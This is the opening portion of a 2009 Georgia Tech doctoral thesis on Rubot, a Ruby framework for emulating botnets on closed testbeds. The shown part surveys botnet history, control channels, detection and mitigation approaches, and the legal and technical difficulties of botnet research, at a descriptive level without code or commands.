FRAMEWORK FOR BOTNET EMULATION AND ANALYSIS

A Thesis
Presented to
The Academic Faculty

by

Christopher Patrick Lee

In Partial Fulfillment
of the Requirements for the Degree
Doctor of Philosophy in the
School of Electrical and Computer Engineering

Georgia Institute of Technology
May 2009

FRAMEWORK FOR BOTNET EMULATION AND ANALYSIS

Approved by:

Professor John A. Copeland,
Committee Chair
School of Electrical and Computer Engineering
Georgia Institute of Technology

Professor Henry Owen
School of Electrical and Computer Engineering
Georgia Institute of Technology

Professor George Riley
School of Electrical and Computer Engineering
Georgia Institute of Technology

Professor Gregory Durgin
School of Electrical and Computer Engineering
Georgia Institute of Technology

Professor Seymour Goodman
School of Computer Science
Georgia Institute of Technology

Date Approved: December 10th, 2008

To my wife Yoko – 一緒にいて幸せよ

ACKNOWLEDGEMENTS

I want to acknowledge a few of the many people who profoundly impacted my life. First, I want to thank my parents for their support and guidance. The decision to come to graduate school, a decision that changed how I see everything in life, I owe to Drs. Russell Peak and Masato Kikuchi. Since joining graduate school, I owe much of my success to my senior lab mates, professors who spent time helping me, my former advisor, and my current advisor. These people include Murat Guler, Lewis Baumstark, Nidhi Shah, Cameron Craddock, Yusun Chang, David Dagon, Dr. Henry Owen, Dr. Wenke Lee, Dr. Linda Wills, and Dr. John Copeland.

TABLE OF CONTENTS

DEDICATION iii

ACKNOWLEDGEMENTS iv

LIST OF TABLES viii

LIST OF FIGURES ix

SUMMARY x

I INTRODUCTION 1

1.1 Bot and Botnet Architectures 2

1.2 Internet Experimentation 4

1.3 Rubot Framework 5

1.3.1 Measurement of Current Peer-to-Peer Botnets 6

1.3.2 Botnet Emulation Engine 6

1.3.3 Experimentation 6

1.4 Dissertation Outline 6

II ORIGIN AND HISTORY OF THE PROBLEM 8

2.1 Introduction to Botnets 9

2.1.1 Brief History 9

2.1.2 Detecting Botnets 12

2.1.3 Botnet Mitigation Strategies 13

2.2 Liabilities of Botnet Research 15

2.3 Technical Difficulties of Botnet Research 16

2.4 Related Work 16

III P2P BOTNET MEASUREMENT 23

3.1 Classifying Botnet Code-bases 23

3.1.1 Collecting Botnet Source Code 24

3.1.2 Findings from Analyzing the Botnet Code Bases 24

3.2 Analysis of Botnet Malware 25
3.2.1 Reverse Engineering of the Storm Trojan 26
3.2.2 Chasing Storms's C&C 29
3.3 Winebots: Running Botnet Malware Samples Using WINE 31
3.3.1 Nugache Worm Analysis 32
3.3.2 Storm Trojan Analysis 34
3.3.3 Botnet Size Estimation 36
3.4 Utility-Based Taxonomy of Botnets 38
3.5 Problems with Direct Measurements of Botnets 38
IV THE RUBOT FRAMEWORK 41
4.1 The Rubot Core Engine 43
4.2 Vulnerability Components 45
4.2.1 Vulnerable Service Component 45
4.2.2 Email Trojan 46
4.2.3 Web Trojan and Drive-by Download 47
4.3 Attack Components 47
4.3.1 Worm-based Spreading 48
4.3.2 Spamming 49
4.3.3 Packeting Components 49
4.4 Updating Component 50
4.5 C&C Communication Models 50
4.5.1 IRC-based Control Model 50
4.5.2 HTTP-based Control Model 51
4.5.3 P2P Protocol Control Models 52
V RUBOT EXPERIMENTS 59
5.1 The Rubot Experiments 59
5.1.1 IRC Bot 59
5.1.2 HTTP Bot 60

5.1.3 Fast Flux Test 61
5.1.4 TCP P2P Bot 62
5.1.5 UDP P2P Bot 64
5.1.6 TCP Worm 66
5.1.7 UDP Worm 68
5.1.8 GTBot 70
5.1.9 Nugache 71
5.1.10 Storm 72

VI CONCLUSION 76
6.1 Issues Pertaining to Botnet Research 76
6.2 Measuring P2P Botnets 77
6.3 Rubot Framework 78
6.4 Future Work 80
6.4.1 Testbed Support 80
6.4.2 Simulator Integration 80
6.4.3 Instant Messenger Models 80
6.4.4 Sensor Models 81

APPENDIX A RUBOT API 82

APPENDIX B STORM API 87

APPENDIX C OVERNET API 89

REFERENCES 92

VITA 96

LIST OF TABLES

1 Header files from DJBot, an Agobot derivative. 25

2 Storm's custom Base64 algorithm. 28

3 Unencrypted Storm `search reply message`. 29

LIST OF FIGURES

1 Count of Agobot and SDBot bot variants observed each month during 2004 and 2005. 17

2 Diurnal fluctuation of online botnet population. 21

3 Spam e-mail enticing the victim to click and become infected. 26

4 Encoded and decoded, malicious JavaScript used by the Storm trojan. 27

5 Visualization of initial Storm connections from the Etherape tool. . . 28

6 Host index vs. inclusion count in DNS crawling. 30

7 Host index vs. inclusion count in DNS crawling for the first 100 hosts. 30

8 A connectivity scatterplot of Nugache Winebots to outside peers. . . 33

9 Number of active peers per Nugache Winebot over time for one trial. 34

10 Number of active peers per Nugache Winebot over time for one trial. 35

11 Number of peers per Nugache Winebot for each trial. 36

12 Storm IP discovery counts, cumulative and hourly. 36

13 Winebots Overview for measurement purposes. 37

14 ρ_m, vary Ω, k and fix $m = 200$ 38

15 UML diagram of the Rubot framework objects. 42

16 Diagram of the Exploit class. 43

17 Example of an IRC-based bot with spamming and packeting capabilities. 44

18 Configuration options for the vulnerability components. 45

19 Configuration options for the attack components. 48

20 Configuration options for the communication components. 51

21 TCP P2P Botnet Experiment Topology 62

22 TCP Worm Experiment Network Setup 67

23 Storm Experiment Peer Discovery and Command Proxy Setup 75

SUMMARY

Criminals use the anonymity and pervasiveness of the Internet to commit fraud, extortion, and theft. Botnets are used as the primary tool for this criminal activity. Botnets allow criminals to accumulate and covertly control multiple Internet-connected computers. They use this network of controlled computers to flood networks with traffic from multiple sources, send spam, spread infection, spy on users, commit click fraud, run adware, and host phishing sites. This presents serious privacy risks and financial burdens to businesses and individuals. Furthermore, all indicators show that the problem is worsening because the research and development cycle of the criminal industry is faster than that of security research.

To enable researchers to measure botnet connection models and counter-measures, a flexible, rapidly augmentable framework for creating test botnets is provided. This botnet framework, written in the Ruby language, enables researchers to run a botnet on a closed network and to rapidly implement new communication, spreading, control, and attack mechanisms for study. This is a significant improvement over augmenting C++ code-bases for the most popular botnets, Agobot and SDBot. Rubot allows researchers to implement new threats and their corresponding defenses before the criminal industry can. The Rubot experiment framework includes models for some of the latest trends in botnet operation such as peer-to-peer based control, fast-flux DNS, and periodic updates.

Our approach implements the key network features from existing botnets and provides the required infrastructure to run the botnet in a closed environment.

CHAPTER I

INTRODUCTION

Criminals control networks of compromised computers, botnets, to commit a multitude of fraud, extortion, and theft. Botnets provide bandwidth, IP address diversity, and hosting services, which enables much of these criminal activities on a large scale. The bandwidth is used to launch distributed denial-of-service (DDoS) attacks and to send unsolicited e-mail (a.k.a., spam). The IP address diversity is used to make IP address-based blocking ineffective because of the number of IP addresses used to send malicious traffic and the blending of valid traffic with malicious traffic from the same IP addresses. IP address-based blocking is commonly used to block spam, but if an attacker has control of many IP addresses, he or she will still be able to send a deluge of spam e-mails before being blocked. These spam messages are used to trick people into sharing login credentials (phishing), installing malicious software (trojans), or sharing bank account information (419 scams). Also, these compromised hosts often provide services, such as HTTP and DNS servers, which are used to host malicious content in a resilient manner. This is resilient because to take the malicious content offline, security administrators must coordinate the disconnection of many hosts in a short period of time.

There are many challenges to measuring botnets that make it difficult for researchers to perform experiments. Furthermore, many experiments performed on actual botnets lack basic scientific rigor because of these challenges. The challenges include limited visibility of the Internet, constantly changing conditions (e.g., online population, IP address allocation, peering, and congestion), changes in botmaster activity because of monitoring, and interference from other entities trying to measure the botnet (e.g., law enforcement, security companies, and other researchers). Since the collected data is limited in scope and the conditions are not reproducible, findings from this data have limited or no scientific value. Furthermore, researchers and companies rarely share their data because of the sensitivity of the data. Botmasters have blocked researchers' efforts to map their network and could inject false answers into the measurements, causing false findings. There are no solutions for these fundamental problems.

To enable researchers to perform scientific measurements on botnets, we developed an experiment framework in which botnets can be implemented, measured, and mitigated. This framework incorporates common functionalities found in botnet code bases and provides the basic services required to set up internet services on a closed network or testbed. This framework allows researchers to quickly build botnets with the functionalities under investigation, deploy it onto a closed, monitored network, and measure the effectiveness of their detection or remediation techniques. The ability to conduct these experiments in a controlled environment allows for variables to be controlled independently and measurements repeated, which leads to scientific findings.

1.1 Bot and Botnet Architectures

A botnet is a collection of compromised machines under the remote control of one entity, the botmaster. A bot is a type of malicious software, also called malware or the more recently coined term, crimeware, that is installed on the victim computer so that the botmaster can control the victim computer. It is important to note for clarity that malware samples generally contain much more functionality than just remote control.

Different bots can be categorized by the services they provide to the botmaster, how they spread, how they are controlled, and how they evade detection. There are services found in almost every bot because they are the easiest to monetize, such as packet flooding and spam generation. Beyond that, there is a wide diversity of functionalities found in bots ranging from ejecting the CD-ROM to searching for credit card numbers on the machine. Essentially malware is able to do anything that software is capable of doing.

The bot-spreading mechanism changes over time because of changes in countermeasures. *Worms*, which infects a machine on the network and then co-opts that machine to aid in spreading itself to other machines on the network, used to be the most common method of spreading malware. When firewalls began to block worms from spreading, the primary method changed to *trojans*, which tricks victims into installing in the belief that it is beneficial. Now that users have grown wary of this kind of attack and are not as eager to install random software, *Web drive-by downloads*, a technique where simply visiting a Web site can exploit the Web browser and install the malicious software, has flourished and is starting to dominate the security landscape.

For a long time, the predominant remote control channel was Internet Relay Chat (IRC). IRC was a desirable choice for botmasters for a variety of reasons:

1. Many of the criminals were familiar with IRC.
2. IRC is resilient because of redundant servers.
3. Since IRC is public in nature, it allows botmasters to blend in with the masses.
4. IRC was designed to be scalable to support hundreds of thousands of users.
5. Communications are synchronized, which allows messages or commands to arrive to all clients at the same time.

However, as botnets became a prominent threat, security analysts reacted in several key ways to reduce this threat by closing the chatrooms, shutting down the IRC servers, blocking IRC traffic, and tracking botnets by joining the IRC network. Botmasters slowly changed their command channel to other protocols in order to blend in with normal user traffic. There are documented cases of command channels using the HyperText Transfer Protocol (HTTP), the Domain Name Service (DNS) protocol, and several peer-to-peer (P2P) protocols. Much of the research in this dissertation relates to modeling these various command channels.

Due to the popularity of antivirus software, malware is constantly changing to evade detection. Also, many malware samples disable installed antivirus software or compromise the operating system to evade host-based intrusion detection. This trend has progressed to the point that almost all malware samples captured in the wild are completely undetected by antivirus and are not be detected for several weeks.

1.2 Internet Experimentation

There are several limitations to performing thorough, scientific measurement on the Internet. First, the Internet is a vast variety of links, routers, computers, protocols, and applications. These components change over time and their utilization change constantly, typically with diurnal and weekly cycles. Many of the protocols and applications are unknown, undocumented, or highly complex. Furthermore, when researching malicious activity, criminals change behavior to evade measurement.

With the aid of simulators and testbeds, researchers can perform internet experiments. Simulators model internet components in software and can often run faster than real-time. Emulation attempts to mimic the behavior of components, generally as part of a small network. Simulation and emulation give good global visibility of the network under study, but often are on a smaller scale and lacks the same dynamics as real networks. These properties often give repeatable results, which tend to be more favorable than a real world experiment because of the lack of noise and complications. Experiments on the Internet suffer from extreme complexities and from lack of visibility of the overall system. There can be no complete solution, but compromises between these approaches provide some similitude to realistic conditions while still providing scientific insight.

1.3 Rubot Framework

Botnet research is problematic because of the scope (millions of victims) and the evasion techniques deployed by its propagators. In order to perform botnet research, Rubot provides an experiment framework to set up customized botnet architectures on testbeds. The framework is written in the Ruby programming language and enables the rapid construction of botnets. It allows the researcher to integrate different functionalities under investigation into the bot and then deploy the botnet onto a closed network.

There are several stages of botnet communication, which the framework provides functionality to implement. Each stage encompasses several models, and each model has several variable properties. The observation and implementation of these models are the core work of this dissertation. The stages of botnet communication under study are the following:

1. Propagation - method used to infect victim machines.

2. Control - channel used for the botmaster to send commands.

3. Update - method used to send new executable code to a current victim.

4. Attack - types of malicious network activity, such as DoS.

5. Spam - retrieving of spam templates and sending of unsolicited e-mail.

6. Combined services - bundled network services like HTTP and DNS servers.

In this dissertation, the primary work is on the control channel, and specifically peer-to-peer and HTTP-based control.

1.3.1 Measurement of Current Peer-to-Peer Botnets

Although Internet Relay Chat (IRC) is still the primary form of botnet control, peer-to-peer (P2P) protocols are being used for botnet control because of their scalability and resiliency. The first part of this thesis discusses the measurement of three P2P botnets: Nugache.A, Storm, and Mayday. These models serve as the basis of P2P models implemented in the Rubot framework.

1.3.2 Botnet Emulation Engine

The remaining modules of the engine are motivated by features commonly seen in botnet code bases. The core part of the Rubot framework loads the configured modules, starts the processes, and serves as the message arbiter between the processes. The Rubot core starts by parsing the specified configuration file and loading the associated modules. After all the modules are loaded, each one is started processing in its own thread.

1.3.3 Experimentation

To show the utility of the Rubot framework, three P2P botnets models were deployed on the DETER testbed and measured. These tests illustrated how changes in how the botnets communicate dramatically change the effectiveness of the different enumeration techniques of crawling, riding, multi-joining, and P2P route table poisoning. The models cover much of the current state of P2P botnets and will serve as a starting point for future research.

1.4 Dissertation Outline

The goal of this research was to understand current botnet models, implement a framework to enabled controlled experiments on botnets of different models, and then show how enumeration techniques fare against different models. Chapter 2 introduces botnets, their history, and trends in code bases. Chapter 3 describes previous measurements of P2P botnets and discusses how these measurements yield the derived models. Chapter 4 describes the Rubot framework; including the core engine, models, and modules. Chapter 5 describes the testbed experiments and results. Lastly, Chapter 6 serves as the conclusion of this dissertation.

CHAPTER II

ORIGIN AND HISTORY OF THE PROBLEM

Since the first IRC-controlled bot in 1999, criminals have exploited the power and anonymity of botnets to commit fraud, coercion, and theft. Today, the use of botnets has grown into a massive, underground economy with areas of specialization in the various stages of building and using the malicious network. During a six-month period in 2006, Symantec observed over 4.5 million distinct infected computers. A recent estimate by Vint Cerf placed the number of infected hosts at 150 million. In a 2006 FBI report on cybercrime, the estimated cost to U.S. businesses was $67.2 billion during 2005 [38]. Since the risks of operating botnets are minimal and the economics of operating botnets are favorable to the botmasters, the problem will continue to grow.

Much of the previous work has focused on understanding botnet malware and botnet detection. To understand botnet malware, researchers use the source code (if available), perform reverse engineering on the binary, monitor the botnet activities within a virtualized environment, or take network measurements of the botnet traffic. Malware writers have very advanced, commonly-used anti-analysis methods, which can evade each of these techniques. The criminals encrypt the binary (packing) and perform debugger and virtualized environment detection to hide the malware's instructions from researchers. Botnet source code is kept private by the malware writers and is difficult for researchers to find. Recently, a trend toward alternate command and control (C&C) communication channels has risen concerns as malware authors experiment with the Gnutella protocol, the Waste P2P protocol, HTTP communications, and stenography. These alternate channels hide or obfuscate the C&C

communication, making botnets difficult to detect and mitigate. Since the malware binary can change and use common protocols such as HTTP, intrusion detection systems (IDS) have difficulty detecting the communications since there is no distinct pattern that can be used to detect the malware or its communication.

Currently, there are no available frameworks or simulators for botnet experimentation and analysis. Without a viable framework, botnet research is costly and slow because of the many hurdles of obtaining source code, reverse engineering malware binaries, and operating a research botnet within legal constraints. These issues are addressed further in both this chapter and in Chapter 3. These obstacles have caused the research community to lag behind the criminal community.

2.1 Introduction to Botnets

A *botnet* is a large number of victim computers controlled by a single entity without the knowledge of the owners. The controlling entity is known as the *botmaster*. The botmaster either forms his or her own botnet or rents it from someone who has a botnet already. Typically, botnets are used to spy on victims, send spam, commit click-fraud, install adware, and launch distributed denial-of-service (DDoS) attacks. The remainder of this section presents a brief history of botnet technology, a discussion on legal and technical limitations in botnet research, and related work.

2.1.1 Brief History

Even though the first few botnets were fairly advanced in functionality, the packaging and deployment of new botnets escalated when a tool to generate derivatives of SDBot was released. From that point, botnets increased in complexity and functionality. Many of the new features were designed to avoid detection, steal data, exploit vulnerabilities, launch network attacks, and send spam.

The first IRC-enabled trojan, Pretty Park [37, 32], was first seen in March 1999. It was written in Delphi and had many of the features still in use today. It had the ability to report the computer specifications, search for e-mail addresses, retrieve passwords, update its functionality, transfer files, redirect traffic, perform DoS attacks, and communicate with the IRC server.

Originally discovered in May 1999, SubSeven was the first remote controlled malware sample[8, 41, 32]. The SubSeven trojan created a backdoor on the victim machine by running the SubSeven server. IRC remote control started in version 2.1 when it permitted the SubSeven server to receive commands via IRC. This style of botnet management became popular and was integrated in many of the later botnet variants.

In 2000, Global Threat bot (GTBot) [32] appeared. It built upon the mIRC IRC client and used mIRC's scripting interface to create a bot that can respond to IRC events. Additionally, it supported raw TCP and UDP socket connections, which allowed a variety of spoofing and denial-of-service attacks. GTBot has functionalities to perform port scanning, packet flooding, and IRC cloning. Additionally, it can anonymously access an IRC server.

SDBot was written in 2000 lines of C and appeared in 2002. In its original form, it did not provide much of the common functionalities such as spreading and DDoS, but because the code was released under the GPL, many derivative bots were formed from this source (including SpyBot). Despite the popularity of the SDBot code base for building new variants, the code was actually not very clean or modular.

AgoBot (aka Gaobot or Phatbot), which premiered in late 2002, is a sophisticated, professional code base [4]. Most source bundles based on AgoBot contain around 20,000 lines of C/C++. AgoBot consists of various components for IRC communication, target exploits, DDoS attacks, shell encodings and polymorphic obfuscations, password harvesting, anti-virus removal, and debugger detection. One of the Phatbot variants was the first to use the Waste P2P file sharing protocol to control the botnet.

Rbot introduced the use of runtime software package encryption tools such as

Morphine, UPX, ASPack, PESpin, and others to obfuscate the binary payload in order to avoid signature-based IDS systems. Polybot extended this polymorphic technique in March 2004 to morph its code every time it infects a machine.

As the Internet community cracks down on botnets, botmasters use different tactics to avoid blocking. At first, botnets were blocked by taking down the C&C IRC channels. So the botmasters used their own IRC servers. Then, botnets were removed by blocking those IP addresses, so botmasters used domain names to *herd* their bots to an active IRC server. When ISPs learned that they could block connections by caching bad answers for the DNS entry, botmasters used methods to diversify the domain names, IPs, and protocols. In May 2006, after the security community had many successful removals of botnet C&C servers, the botmasters started to use fast flux DNS to cycle the bots around to multiple servers. *Fast flux* refers to a practice of continuously updating the DNS entries at regular intervals [32, 10]. This shifted the centralizing agent of control from a C&C server to the DNS architecture.

To evade detection, botnets have started to use alternate communication channels. Some botnets use the HTTP protocol to access Web pages that have commands embedded in them [32, 14, 20]. This includes popular blogs, search-engine results, and Web-based e-mail sites. Many researchers have noted the rise in the use of peer-to-peer (P2P) protocol-based botnets and their resiliency [20, 14, 4, 10, 32, 7, 25]. Commands can be embedded in DNS records [20], news server postings, or randomly discovered peers [7].

The overall trend in botnets is to use more professional code bases, alternate communication channels for control, novel herding tactics, and new forms of malicious activity, such as ransomware, instant message spam (SPIM), and blog spam (SLOG). As botnet generation tools become more accessible, novice botmasters try to use the tools to form their own botnets, which tend to be very small. Botnets are becoming more numerous, with many smaller ones (typically used for credit card and limited

DDoS) and a few mammoths ones like the Storm botnet (used primarily for spamming). Browser bugs are also being exploited in new ways to allow a temporary takeover of computers.

2.1.2 Detecting Botnets

Security specialists have difficultly taking down botnets because of the very nature of the Internet. The first challenge is the international nature of the Internet. Even if an attacker is identified, language and legal issues impede prosecution. Computer Emergency Response Teams (CERT) in various countries handle incident reports. The responsible CERT then works with local Internet providers and law enforcement to help respond to attacks. The second problem is the vast number of compromised hosts on the Internet. Even if the botnet C&C is taken offline, the infected computers can still be recruited into the next botnet. The third problem is detection and reporting. Most botnets are undetected because of inadequate monitoring, and few people know how to report a botnet. The quickest, cheapest, most effective change we can make to enhance the war on botnets is to teach people how to spot and report them. This would form a neighborhood watch program for the Internet to make it an environment hostile to crime.

Honeynets [24] are networks of vulnerable machines, honeypots, that are heavily monitored for spurious activity. These networks are very successful in obtaining self-propagating malware and capturing the communication between an infected host and the C&C [31]. However, the Honeynet Project [33] is very reluctant to do any form of reporting or to cooperate with law enforcement because of its legal status. Alliance members disseminate information through generic, bi-yearly reports and Know Your Enemy (KYE) papers. Because of the legal constraints of honeynet operators, honeynets are trivial to fingerprint [44].

Low-interaction honeypots, such as Nepenthes and HoneyD, are highly effective at collecting botnet malware for known exploits [2, 31, 40, 1, 28]. Nepenthes emulates vulnerabilities, e.g., LSASS buffer overflow (CVE-2003-0533), and when an attacker attempts an exploit, it will decode the exploit code and attempt to download the malware. Since the vulnerability is only emulated, the system remains uncompromised and is easier to operate than a high-interaction honeypot. However, it is limited to the vulnerabilities that are implemented inside of Nepenthes.

ShadowServer is an organization dedicated to detecting and reporting botnets. On its Web site, it maintains several meaningful statistics related to the number and sizes of botnets. The organization uses Nepenthes as a primary part of its overall strategy to detect botnets. After collecting malware samples, ShadowServer decodes the malware using a sandbox to obtain the C&C information. A *sandbox* is an instrumented operating system environment used to run programs and obtain useful information about those programs.

Other common methods for detecting botnets include anti-virus software, netflow monitoring for specific C&C port numbers, anomaly-based intrusion detection systems (IDS), spam monitoring, and domain name server (DNS) monitoring. Recent work [29] argued that botnets might be detected by watching the DNS lookups to DNS black list servers (DNSBLs) because botmasters test the DNSBLs to see how effective their bots will be when spamming.

2.1.3 Botnet Mitigation Strategies

Botnet mitigation falls into the following eight categories [7, 23, 32]:

1. Host-based prevention

   Anti-virus software, personal firewalls

2. Network-based prevention

   Network firewalls, intrusion detection systems, intrusion prevention systems, rate limiting

3. Host cleaning

   Anti-virus software, spyware sweepers, reformatting, manual cleaning

4. C&C blocking

   Port blocking (e.g., port 6667), protocol blocking, host blocking (of either the infected host or the C&C)

5. C&C takedown

   Removal or blocking of the C&C host

6. C&C redirection poisoning

   DNS poisoning, IP black-holing, silent-peering (Jamming)

7. Economic disincentive

   Reduce the price botmasters can charge for their botnets, increase the cost to form the botnet, or increase the cost when using the botnet (e.g., BlueFrog's [42] approach to spam)

8. Legal action

   Reporting the botnet to a law enforcement organization (LEO)

There was a recent debate at NANOG 39 ISP Security BOF discussing the relative benefits of taking down a botnet verses monitoring it [26]. System administrators lack the time to investigate botnet activity and work to limit liability by simply black-holing the traffic. Researchers and LEOs want to study the botnet and its activities, and collect evidence. Furthermore, as botmasters improve their techniques to keep bots connected to the C&C, performing take-downs and black-holing traffic becomes less effective.

2.2 Liabilities of Botnet Research

The best way to learn how current botnets operate is by directly observing them. The easiest way to observe a botnet is to infect a host with the malware sample and observe its communication. However, this could have a liability issue because the researcher has knowledge that the computer is running malicious software and it might attack someone [44]. If the computer is infected and there are no countermeasures, the researcher could be considered negligent. Researchers have been quite successful in running an infected host and blocking all attack commands, but this would be rendered problematic if the protocol was encrypted or obfuscated. When studying peer-to-peer botnets, relaying the botmaster's command could place the researcher into a liable position of aiding the botnet. However, there have been no legal cases trying these issues.

The next best way to track a botnet is to monitor the communications at the C&C. This would require discovery of the C&C and permission from the owner of the compromised host to allow you to monitor it. The owner may be liable for continuing the operation of the botnet after being notified of the problem. This issue works against the collection of evidence.

Another option is to monitor the communications of large networks at the border, discover botnets, and then reroute connections destined to the control center to a honeypot or tarpit. This effectively switches those hosts over to a friendly C&C. This is an effective mitigation strategy, but not one for learning how botnets operate or how botnet tactics evolve. This requires an agreement with an ISP and has some privacy issues (which means lawyers). Also, the use of peer-to-peer protocols for botnet communication defeats this blocking technique.

2.3 Technical Difficulties of Botnet Research

In addition to the legal challenges, there are also technical challenges that limit botnet research. First, botnet samples are malicious. Great care must be taken to limit the danger of running the malicious code. Virtual machines are often used to mitigate this danger by separating the malicious code into its own environment. However, malware often detects the virtualized environment and refuses to operate normally. Last, for a botnet to operate, the infected computer must be able to discover the control center or other peers via some server. This requires that the infected machine be allowed to connect to the C&C. Once connected to the C&C, the botmaster can send commands to the infected machine, causing problems of liability and detection. The liability issue was addressed earlier and applies in this case. The second problem, detection, refers to the idea that the botmaster may detect the experiment and try to harm the experiment and/or the experimenter.

2.4 Related Work

The German Honeynet Project used honeypots to track botnets and published its findings in a Know Your Enemy (KYE) paper [1]. Project members created a malware collection daemon called mwcollect and connected it to IP addresses on a German ISP. They found that the most common attacks came from Windows XP and Windows 2000 computers and targeted the Windows filesharing ports (445, 139, 137, and 135). This Windows networking traffic consisted of more than 80% of the observed traffic. Three bot families, Agobot, SDBot, and GTBot, consituted a majority of the botnet infections, with occasional infections by variants of the DSNX, Q8, kaiten, and Perlbot families. Most of their bots used a dynamic DNS service to locate the C&C and used passwords to protect the IRC channels from outsiders. The two most commonly used IRC server software packages were Unreal IRCd and a cracked version of ConferenceRoom.

The same group also used high-interaction honeypots by allowing the honeypots to be infected and identifying the connection details to the C&C by monitoring the communications. Then, they used a customized IRC client to connect to the C&C, pretended to be an infected host, and monitored the C&C for botnet details. In four months, they were able to track over 100 botnets and 226,586 unique IP addresses connecting to those C&Cs. Most botnets consisted of only a few hundred bots, but there were several large botnets with up to 50,000 hosts. They also found that home computers are commonly infected with multiple bots; one had 16 different bots installed. They observed 226 DDoS attacks during that duration, which mainly targeted dial-up lines.

Holz recorded the number of new bot variants observed for both AgoBot and SDBot [20], and the results are graphed in Figure 1. In 2003 and the beginning of 2004, Agobot was the leading code base for new botnets, but as of June 2004, SDBot quickly stormed onto the scene and became the dominant code base. This climb was due to a tool that made generation of new variants very easy to create.




Figure 1: Count of Agobot and SDBot bot variants observed each month during 2004 and 2005.

In [7], Cooke et al. used honeypots and the Internet Motion Sensor (IMS) project [3] to project the growing trends of bot infection. Note that this may not mean larger botnets, but simply more infected hosts. In fact, they observed that smaller botnets are more common than the larger botnets [21]. Additionally, recent botnets tend to have more *firepower* because of the proliferation of broadband connections to the Internet. Cooke also theorizes that future botnets might use random communication patterns to scan the Internet to discover peers.

Ourmon utilizes a botnet detection algorithm described in [6]. The algorithm tracks IRC channel communications and flags IRC channels as evil if hosts on that channel have a high ratio of TCP control packets (SYN, FIN, RST) to overall TCP packets. This technique assumes that the botnet uses IRC for coordination and that the monitoring point can capture packets statistics. Donaldson implemented this algorithm using FPGAs to operate on high-speed networks [12].

BotHunter [18] detects botnets at the network level by looking for a dialog sequence, which the authors call the *bot infection dialog model.* This dialog model is an abstraction of the stages in a successful botnet infection and operation. The authors provided three bot-specific sensors to aid in detecting the five potential dialog transactions listed below. Specifically, the authors additional sensors detect additional exploits (phase 2), *egg* downloads (phase 3), and types of command-and-control traffic (phase 4).

1. Network scan

2. Victim exploit

3. Binary download by the victim

4. Contact to a command and control

5. Outbound scanning

Ishibashi et al. proposed a way to detect hosts infected with mass-mailing worms by monitoring domain name server (DNS) queries [22]. Specifically, they monitored the mail exchange (MX) record queries and performed probabilistic host-based scoring.

Ramachandran et al. monitored queries at a DNS blackhole list (DNSBL) [29]. Botmasters query against these databases to see if their bots are listed as spammers. They do this in order to sell unblocked botnets for more money. Botnet membership can be passively gathered by monitoring these queries and looking for patterns that are different from normal mail server-based queries.

Strayer et al. developed a method for detecting botnets by monitoring flows, filtering out known good traffic, and correlating the remaining flows [34]. The remaining flows form a small cluster of bot-like behavior. Those clusters are then investigated further. This analysis depends on certain assumptions of bot behavior and is currently limited to IRC-based command and control.

Barford et al. created a taxonomy of seven key mechanisms of botnet families and describe their capabilities [4]. They directly examined the source code of four botnet code bases: Agobot, SDBot, SpyBot, and GTBot. Their taxonomy considered the architecture, botnet control, host control, propagation methods, exploits, malware delivery mechanisms, obfuscation methods, and deception strategies of the botnet code bases. There were several key findings as follows:

- Botnet software is evolving into more complex and modular code bases.
- Internet Relay Chat (IRC) is still the predominant control protocol.
- Spying activities, such as password and credit card harvesting, are very well thought out and pose a massive threat to security.
- There exists a wide assortment of exploits bundled with the malware–most of which focus on Windows vulnerabilities.
- All code bases contain denial-of-service capabilities.

- Polymorphic techniques, such has shell encoding and packing, are quite common.

- All botnet software contains code to avoid detection–usually by disabling antivirus software.

- The propagation mechanisms used by most code bases are still quite simple–generally allowing for only horizontal and vertical scanning.

Another taxonomy of botnets was performed to differentiate botnets based on their connection topologies [10]. This taxonomy was created in response to ongoing trends toward peer-to-peer (P2P) topologies within botnets. The various structures were evaluated using three key discriminators: size, network diameter, and redundancy. Botmasters usually want to maximize size and redundancy, while minimizing the network diameter. Size equates to power and the network diameter affects the command propagation time throughout the botnet. The resulting P2P topology models are

1. Erdös-Rényi Random Graph

   Each node is connected with equal probability to the other N-1 nodes forming a randomized graph.


2. Watts-Strogatz Small World

   Nodes form a regional network of local connections in a ring formation and with a low probability, forms a distant connection to the opposite side of the ring.

3. Barabási-Albert Scale Free

   The degree of the nodes is a power law distribution.

